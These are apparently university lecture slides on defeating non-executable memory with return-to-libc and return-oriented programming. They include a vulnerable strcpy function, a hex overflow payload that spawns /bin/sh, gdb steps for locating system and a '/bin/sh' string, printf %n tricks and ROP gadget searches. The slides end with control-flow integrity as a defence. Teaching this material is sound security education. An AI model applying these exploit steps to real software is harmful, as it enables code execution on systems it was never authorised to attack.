Return-to-libc and ROP Attacks


Instructor: Khaled Diab

Previous Lecture

- StackGuard, Shadow Stack ← We learned how to defeat these two 
- NOEXEC (W^X) ← Today, how we can defeat W^X. 
- ASLR

The Mistakes of StackGuard and Shadow Stack

- The attacker can modify local variables
  - Ones that are used in authentication
  - Function pointers
- The attacker can modify EBP
  - Frame pointer overwrite attack
  - EBP points to a fake frame inside the buffer
  - More details
- Assumes only the stack can be attacked!



NOEXEC (W^X)

- W^X → No single region is both **writable** and **executable**!
- Deployed in major OS
  - Linux
  - Windows
  - …
- Hardware Support
  - Intel: XD bit
  - AMD: NX bit
  - …

The Mistake of W^X

- Injecting code is the **only** way to hijack the control flow
- Makes sense… but is that true?

Today's Lecture

- To study attacks that do **not** rely on code injection
- The attacker controls the program flow by directing it to a different:
  - ***Function inside the program*** → Similar to Buffer overflow attack
  - ***Function inside libc*** → Return-to-libc Attack
  - ***Sequence of instructions*** → Return-oriented programming (ROP)

Function Re-use Attack

```
void bad() {
     system("/bin/sh");
}

int fn(char* str) {
     char* buffer[48];
     strcpy(buffer, str);
     return 1;
}
```

```
$ gcc jmp_to_fn.c -o jmp_to_fn
-fno-stack-protector -m32
```

Check if the stack is not executable…

```
$ readelf –l jmp_to_fn
Elf file type is EXEC (Executable file)
Entry point 0x80483f0
There are 9 program headers, starting at offset 52
…
GNU_STACK      0x000000 0x00000000 0x00000000
0x00000 0x00000 RW  0x10
…
```

Function Re-use Attack

- Checking bad address

```
$ objdump -d jmp_to_fn | grep bad
080484eb <bad>:
```

- Use it as the return address:

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000030  90 90 90 90 90 90 90 90  90 90 90 90 eb 84 04 08  |................|
```

Function Re-use Limitations

- The vulnerable program doesn’t have this function!

`libc`

- A library for C standard
- Implementing many functions:
  - String manipulation
  - IO
  - Memory
  - …
- We use it almost in every program!
  - `<std*.h>`
  - Check your program using `ldd`

Return-to-libc [Solar Designer ‘97]

- Overwrite the return address to an address of a function in `libc`
  - Instead of relying on the program functions!

```
int fn(char* str) {
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Return-to-libc

- Overwrite the return address to an address of a function in `libc`
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




Return-to-libc: First Attempt

- Can we find the pattern `system("/bin/sh")`?
  - The attacker may not be lucky!



Return-to-libc: Second Attempt

- We need to construct a Fake SF for our attack!
- How would it look?



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



Return-to-libc: Second Attempt

- How can we find the string address “bin/sh”?
- Keep it in an env. var!



Return-to-libc: Steps

- Store “/bin/sh” in an env. variable
  - `export SHELL=“/bin/sh”`
- Find the address of system
- Find the address of the env. variable

Address of `system`

- Use `gdb` (after running the program and break at `main`)

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0
<__libc_system>
```


Address of "/bin/sh"

- Use gdb (after running the program and break at main)
- Print few strings from the stack

```
gdb-peda$ x/300s $esp
0xbffffd57:SHELL=/bin/sh
```


```
Address of the string = 0xbffffd57 + 6
                      = 0xbffffd5d
```

Return-to-libc: Our Stack




Return-to-libc: Our Stack

- SIGSEGV on exit…
- How can we fix this issue?




Return-to-libc: Our Stack

- The return address of `system` need to point to `exit`




Return-to-libc: Injecting NULL Bytes

- Assume we want to call a function FUNC that takes three arguments
  - The third argument is NULL
  - How can we do it?



Return-to-libc: Injecting NULL Bytes


- How can we write a specific value to a specific address on the stack?
  - Our good friend: `printf`



We use %5$n to write ZERO at the 5th arg of `printf` when it's being executed!

Return-to-libc: Injecting NULL Bytes


- What is the return address after `printf`?



Return-to-libc: Limitations

- The attacker cannot execute arbitrary code!
  - All-or-nothing functions
- It depends on functions that exist in `libc`
  - Proposals to remove `system` function

Return-oriented Programming (ROP)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
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
Return-oriented Programming (ROP)

- A generalization to Return-to-libc
- Doesn’t need to call a function
  - Is not affected by `libc` modifications
- Based on *unintended instruction sequences*
  - Is not affected by compiler/assembler modifications
- Turing-complete language
  - Can execute any logic

Traditional Execution Model


- A special register called IP:
  - Points to the next instruction to be fetched and executed
- Automatically incremented
- If we change IP → we change the program flow!



ROP Execution Model

- Each entry is a location/address to an instruction sequence
- `esp` points to the next location to be executed/fetched
- `esp` is not automatically incremented
- We use `ret` to increment `esp`
  - Each sequence should end with a `ret`

- If we change `esp` → we change the program flow!



ROP Gadget

- Short sequence of instructions
- Can be located in the exec. region of the program
- An ROP Gadget is not special when is executed in isolation
  - But executing sequence of gadgets can form any code we want!

```
mov ebx, eax
ret
```


- They are *unintended*
  - The assembler/compiler didn't mean to put them this way

Unintended ROP Gadgets: Example

```
mov [ebp-44], 0x00000001
```

```
test edi, 0x00000007
```

```
setnz BYTE [ebp-61]
```




A new Gagdet!

```
add bh, dh

mov edi, 0x0f000000

xchg eax, ebx
inc ebp
ret
```


Start the Attack



Start the Attack


- We need to control `esp`
- Rewrite the Stack:
  - How?
- Move the Stack
  - Recall: the Frame Pointer overwrite attack!

Example 1: NOP




When the first inst. is being executed, SP points to the next 4 bytes.

Example 2: Load a Constant




Example 3: Control Flow



ROP Chain: Example

- `A syscall: dup2`
- To duplicate the stdout



Searching for ROP Gadgets

- Uses a trie to store found gadgets in a binary
  - Any suffix of an inst. seq. is also a valid sequence
  - The frequency of an instruction doesn't matter
- Any code location has a `ret` is a potential ROP gadget

1. Start the search *backward* from a `c3` instruction (i.e., `ret`)
2. If a *valid instruction* is found → Add it to the trie
3. Continue the search from that instruction

Manual Gadget Hunting

```
objdump -d -M intel <binary>  | grep -B 2 ret
```

Automated Gadget Hunting

- ROPGadget…

```
Gadgets information
============================================================
0x080486e9 : adc al, 0x41 ; ret0x080484ae : adc al, 0x50 ;
call edx
0x080484d2 : adc byte ptr [eax + 1], bh ; leave ; ret
0x08048427 : adc cl, cl ; ret0x08048488 : add al, 8 ; add
ecx, ecx ; ret
…
0x080485cf : xor ebx, dword ptr [edx] ; add byte ptr [eax],
al ; add esp, 8 ; pop ebx ; ret

Unique gadgets found: 87
```

Can we use this one?

ROP Compiler

- Attacker uses a high-level language (e.g., DSL)
- The compiler generates ROP gadgets and data
- There exists a Turing-complete compiler

Is ROP x86-specific?


- No
  - x86, x86_64, Mips, Mips64, ARM, ARM64, SPARC, PowerPC, PowerPC64

ROP Defenses

- Control Flow Integrity (CFI)
- At compile time → Build a control-flow graph (CFG)
  - Reflects developer code
  - Lists all possible call targets
  - Can be done by static-code analysis, profiling etc.
- At run time → Before calling a function, check if it follows CFG
  - By means of compiler instrumentation

Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

ROP Defenses



Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

Next lecture

- OS Security